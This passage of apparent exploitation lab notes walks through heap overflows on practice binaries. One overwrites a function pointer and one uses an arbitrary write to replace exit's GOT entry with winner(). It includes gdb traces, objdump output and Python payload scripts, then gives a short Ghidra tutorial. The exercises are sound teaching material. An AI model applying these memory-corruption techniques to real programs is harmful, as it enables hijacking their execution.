Starting program: /home/kali/ED205 $(./h1)
data is at 0x804b1a0, fp is at 0x804b1f0

Program received signal SIGSEGV, Segmentation fault.
0x30303030 in ?? ()

```

Eip is redirected successfully to 30303030 (ascii of 0 is 30) instead of nowinner.

h2 file:

We have to replace the address of nowinner to winner.

```

kali@kali:~$ cat h2
#!/usr/bin/python

print 'A' * 80 + '\xcb\x84\x04\x08'

```

Run with h2 having breakpoint at line 33 and examine the heap:

```

(gdb) x/150x 0x804b000
0x804b000: 0x00000000 0x00000000 0x00000000 0x00000191
0x804b010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b020: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b050: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b070: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0b0: 0x00000000 0x00000000 0x00000000 0x00000000
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0x804b0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b100: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b110: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b120: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b130: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b140: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b150: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b160: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b170: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b180: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b190: 0x00000000 0x00000000 0x00000000 0x00000051
0x804b1a0: 0x41414141 0x41414141 0x41414141 0x41414141
0x804b1b0: 0x41414141 0x41414141 0x41414141 0x41414141
0x804b1c0: 0x41414141 0x41414141 0x41414141 0x41414141
0x804b1d0: 0x41414141 0x41414141 0x41414141 0x41414141
0x804b1e0: 0x41414141 0x41414141 0x41414141 0x41414141
0x804b1f0: 0x080484cb 0x00000000 0x00000000 0x00000411
0x804b200: 0x61746164 0x20736920 0x30207461 0x34303878
0x804b210: 0x30613162 0x7066202c 0x20736920 0x30207461

```

Address of winner is stored where previously nowinner was stored.

Continuing,

```
(gdb) c
Continuing.
level passed
[Inferior 1 (process 1271) exited normally]
(gdb)
```

Thus program is redirected to winner() and we have passed the level.

TYPE 2: Heap Overflow via Data Overwrite

<https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning>

There's two types of binaries on any system: statically linked and dynamically linked.

Statically linked binaries are self-contained, containing all of the code necessary for them to run within the single file, and do not depend on any external libraries.

Dynamically linked binaries (which are the default when you run `gcc` and most other compilers) do not include a lot of functions, but rely on system libraries to provide a portion of the functionality. For example, when your binary uses `printf` to print some data, the actual implementation of `printf` is part of the system C library. Typically, on current GNU/Linux systems, this is provided by `libc.so.6`, which is the name of the current GNU Libc library.

In order to locate these functions, your program needs to know the address of `printf` to call it.

A strategy was developed to allow looking up all of these addresses when the program was run and providing a mechanism to call these functions from libraries. This is known as relocation.


Looking at an ELF(Executable and Linkable Format) file, you will discover that it has a number of sections, and it turns out that relocations require *several* of these sections.

.got

This is the GOT, or Global Offset Table is used to resolve addresses.

.plt

This is the PLT, or Procedure Linkage Table which is used to call external procedures/functions whose address isn't known in the time of linking, and is left to be resolved by the dynamic linker at the run time.



Global Offset Table

```
→ ~ readelf --relocs ret2plt

Relocation section '.rel.dyn' at offset 0x2dc contains 1 entry:
  Offset      Info      Type            Sym. Value   Sym. Name
 08049ffc  00000506 R_386_GLOB_DAT    00000000  __gmon_start__

Relocation section '.rel.plt' at offset 0x2e4 contains 5 entries:
  Offset      Info      Type            Sym. Value   Sym. Name
 0804a00c  00000107 R_386_JUMP_SLOT  00000000  read@GLIBC_2.0
 0804a010  00000207 R_386_JUMP_SLOT  00000000  printf@GLIBC_2.0
 0804a014  00000307 R_386_JUMP_SLOT  00000000  puts@GLIBC_2.0
 0804a018  00000407 R_386_JUMP_SLOT  00000000  system@GLIBC_2.0
 0804a01c  00000607 R_386_JUMP_SLOT  00000000  __libc_start_main@GLIBC_2.0
```

Let's take the `read` entry in the GOT as an example. If we hop onto `gdb`, and open the binary in the debugger **without running it**, we can examine what is in the GOT initially.

```
gdb-peda$ x/xw 0x0804a00c
0x804a00c: 0x08048346
```

0x08048346: An address within the Procedure Linkage Table (PLT)

The `.got.plt` section is basically a giant array of function pointers. Maybe we could overwrite one of these and control execution from there. It turns out this is quite a common technique. Essentially, any memory corruption primitive that will let you write to an arbitrary (attacker-controlled) address will allow you to overwrite a GOT entry.

Program:

```
struct internet {
    int priority;
    char *name;
};

void winner() {
    printf("XXXXXXXXXXXXXX winner\n");
}

int main(int argc, char **argv) {
    struct internet *i1, *i2, *i3;

    if ( argc != 3 ) {
        printf("Usage: %s string1 string2n", argv[0]);
        exit(0);
    }

    i1 = malloc(sizeof(struct internet));
    i1->priority = 1;
    i1->name = malloc(8);

    i2 = malloc(sizeof(struct internet));
    i2->priority = 2;
    i2->name = malloc(8);

    strcpy(i1->name, argv[1]);
    strcpy(i2->name, argv[2]);

    printf("and that's a wrap folks!\n");
    exit(0);
}
```

A structure named "internet" is defined, which contains an integer (4 bytes) and a pointer to a string (4 bytes).

There's a function named `winner()`. As you might expect, our goal is to execute that function.

The `main()` routine creates two objects of type "internet" on the heap with `malloc()`.

Then it copies the two command-line arguments into the strings in those objects without checking the input length.

Observe crash:

```
kali㉿kali:~$ ./ED206 AAAABBBBCCCCDDDDDEEEEFFFGGGG 0000
Segmentation fault
```

```
(gdb) r AAAABBBBCCCCDDDDDEEEEFFFGGGG 0000
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/ED206 AAAABBBBCCCCDDDDDEEEEFFFGGGG 0000

Program received signal SIGSEGV, Segmentation fault.
0xf7e65e32 in ?? () from /lib32/libc.so.6
(gdb) info registers
eax            0x30303030      808464432
ecx            0xfffffd5a3      -10845
edx            0x46464646      1179010630
ebx            0x80498f0      134519024
esp            0xfffffd30c      0xfffffd30c
ebp            0xfffffd348      0xfffffd348
```

See that eax has 0000 and Edx has FFFF.

To see at which instruction program crashed:

```
(gdb) x/2i $eip
⇒ 0xf7e65e32:  mov    %eax,(%edx)
  0xf7e65e34:  mov    0x4(%ecx),%al
```

Attempting to move the contents of \$eax into RAM at the address in \$edx

This means we can write to any memory location we wish, putting the data in place of '0000' and the address in place of 'FFFF'.

GETTING THE ADDRESS:

If we can write to that address, we can take over the program's execution when it calls "exit@plt".

Note: the "puts" address won't work because it contains "28" which is ascii for "(" and breaks the bash command line.

1. By plt and got

```
0x0804859f <+201>:  mov    0x4(%eax),%eax
0x080485a2 <+204>:  sub    $0x8,%esp
0x080485a5 <+207>:  push   %edx
0x080485a6 <+208>:  push   %eax
0x080485a7 <+209>:  call   0x8048350 <strcpy@plt>
0x080485ac <+214>:  add    $0x10,%esp
0x080485af <+217>:  sub    $0xc,%esp
0x080485b2 <+220>:  lea    -0x1270(%ebx),%eax
0x080485b8 <+226>:  push   %eax
0x080485b9 <+227>:  call   0x8048370 <puts@plt>
0x080485be <+232>:  add    $0x10,%esp
0x080485c1 <+235>:  sub    $0xc,%esp
0x080485c4 <+238>:  push   $0x0
0x080485c6 <+240>:  call   0x8048380 <exit@plt>
```

Disass 0x080485c6:

```
0x08048513 <+61>:    sub    $0xc,%esp
0x08048516 <+64>:    push   $0x0
0x08048518 <+66>:    call   0x8048380 <exit@plt>
0x0804851d <+71>:    sub    $0xc,%esp
0x08048520 <+74>:    push   $0x8
0x08048522 <+76>:    call   0x8048360 <malloc@plt>
```

```
(gdb) disass 0x8048380
Dump of assembler code for function exit@plt:
0x08048380 <+0>:    jmp    *0x804990c
0x08048386 <+6>:    push   $0x20
0x0804838b <+11>:   jmp    0x8048330
End of assembler dump.
```

Therefore real address of exit is 0x804990c

2. Directly by obj dump

```
kali㉿kali:~$ objdump -R ./ED206

./ED206:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET TYPE           VALUE
080498ec R_386_GLOB_DAT  __gmon_start__
080498fc R_386_JUMP_SLOT printf@GLIBC_2.0
08049900 R_386_JUMP_SLOT strcpy@GLIBC_2.0
08049904 R_386_JUMP_SLOT malloc@GLIBC_2.0
08049908 R_386_JUMP_SLOT puts@GLIBC_2.0
0804990c R_386_JUMP_SLOT exit@GLIBC_2.0
08049910 R_386_JUMP_SLOT __libc_start_main@GLIBC_2.0
```

So, we have to replace FFFF with 0x0804990c


GETTING DATA:

```
Reading symbols from ED206...
(gdb) info address winner
Symbol "winner" is a function at address 0x80484ab.
(gdb)
```


Replace '0000' with address of winner.

VISUAL REPRESENTATION OF WHAT WE ARE DOING:

RAM




RAM



i. Program flow:

exit called : goes to 0x804990c.



Writing exploit e1:

Buff + address of exit + ' ' + address of winner

```
kali@kali:~$ cat e1
#!/usr/bin/python
#0x80484ab data winner
#0x0804990c exit address
print 'AAAA BBBB CCCC DDDDEEEE' + '\x0c\x99\x04\x08' + ' ' + '\xab\x84\x04\x08'
```

Run:

```
kali@kali:~$ ./ED206 $(./e1)
and that's a wrap folks!
and we have a winner
Segmentation fault
```

GHIDRA

Ghidra is a software reverse engineering (SRE) framework developed by NSA's [Research Directorate](#) for NSA's [cybersecurity mission](#). It helps analyze malicious code and malware like viruses, and can give cybersecurity professionals a better understanding of potential vulnerabilities in their networks and systems.

Key features of Ghidra:

includes a suite of software analysis tools for analyzing compiled code on a variety of platforms including Windows, Mac OS, and Linux

capabilities include disassembly, assembly, decompilation, graphing and scripting, and hundreds of other features


supports a wide variety of processor instruction sets and executable formats and can be run in both user-interactive and automated modes.

users may develop their own Ghidra plug-in components and/or scripts using the exposed API

Ghidra Project Window:

When Ghidra first starts, the [Ghidra Project Window](#) will appear. Ghidra is a project-oriented application and, consequently, all work must be performed in the context of a project. Therefore, the first thing to do is to [create](#) a project or [open](#) an existing project.


Now, you can drag your .exe files (called as a Ghidra Program) to be analysed inside this project.



A Ghidra program is an executable unit of software or some group of data. It can be viewed and analyzed within a Ghidra tool. A Ghidra program is stored in a project folder. An assembly language is associated with a program at the time it is created. The language is used for disassembling bytes into instructions. Each program defines its own address spaces and memory. Various program elements can be added to the program to further define it as part of the reverse engineering process. Some of the elements that can be defined in the program are labels, references, comments, functions, and data.

Ghidra Tools:

A Ghidra Tool is a collection of building blocks, called *Plugins*. You can create tools by combining different Plugins that cooperate with one another to achieve certain functionality. You can add tools to the Tool Chest or configure them to share data and resources with other tools. Ghidra provides a set of Plugins, but you may create your own Plugins to add more functionality to your tools.




The tool Chest has 2 default tools.



: Code Browser. We'll be using this one.

Code Browser



It has the following important components:

- Listing view (middle)
- Decompiler (right)
- Symbol Tree (left-middle)

Listing View:

```
00 00
00401393 c9      LEAVE
00401394 c3      RET

***** FUNCTION *****
int __cdecl _main(int _Argc, char ** _Argv, char ** _Env)
{
    int      EAX:4      <RETURN>
    int      Stack[0x4]:4 _Argc
    char *  Stack[0x8]:4 _Argv
    char *  Stack[0xc]:4 _Env
    undefined1[120] Stack[-0x7c]... inputVar
    undefined4   Stack[-0x80]:4 local_80
    undefined4   Stack[-0x9c]:4 local_9c
    undefined4   Stack[-0xa0]:4 local_a0


    _main
    XREF[1]: 00401222(c)

    00401395 55      PUSH   EBP
    00401396 89 e5    MOV    EBP,ESP
    00401398 81 ec 98 SUB    ESP,0x98
    00 00 00
    0040139e 83 e4 f0 AND    ESP,0xffffffff0
    00 00 00
```

Code is made up of various elements such as addresses, bytes, mnemonics, and operands. The Listing uses *fields* to display these elements. The overall layout of the Listing can be changed by adjusting the size and position of the fields using the [Browser Field Formatter](#).

The View: The Listing can either display an entire program or a subset of a program. The [Program Tree](#) can be used to restrict the view to a module or fragment.

Flow Arrows: The flow arrows graphically illustrate the flow of execution within a function. They appear as arrows on the left side of the Listing display indicating source and destinations for jumps. Conditional jumps are indicated by dashed lines; unconditional jumps are indicated by solid lines. Flow lines are bolded when the cursor is positioned at the source of the jump.



Mouse Hover: The Listing includes the capability of displaying popup windows when the user hovers the mouse over a particular field. This occurs whenever a plugin has additional information that it wants to display about that field. The popup window disappears when the user moves the mouse off of the window or field. Some example popup windows that can be displayed: *Reference Popups*, *Truncated Text Popups*, and *Data Type Popups*.

DECOMPILER:

The Decompiler plugin is a sophisticated transformation engine which automatically converts the binary representation of individual functions into a high-level C representation.

```

Cf Decompile: _main - (crackme0x04.exe)
1
2 int __cdecl _main(int _Argc, char **_Argv, char **_Env)
3
4 {
5     size_t local_a0;
6     char inputVar [120];
7
8     __alloca(local_a0);
9     __main();
10    _printf("IOLI Crackme Level 0x04\n");
11    _printf("Password: ");
12    _scanf("%s",inputVar);
13    _check(inputVar);
14    return 0;
15 }
16

```

Mouse Actions:


- Double-click - Navigates to the symbol that was clicked.
- Control-double-click - Navigates to the symbol that was clicked, opening the results in a new window.

Rename Variable

Any parameter or local variable can be renamed. Just place the cursor over a variable definition, or any use of the variable and choose Rename Variable from the popup menu. The name will now be saved for this function, so the next time the decompiler displays the code for the function, the same name is used

Edit Function Signature

The Edit Function Signature dialog allows you to change the function's signature, the calling convention, whether the function is inline and whether the function has no return.



The function signature includes

- function name
- return type
- number of parameters
- parameter names
- parameter type
- varargs (variable arguments)

- To edit a function's signature from the Decompile window. Just place the cursor over any function name, select Edit Function Signature from the popup menu, and the dialog will appear with the function's current information.

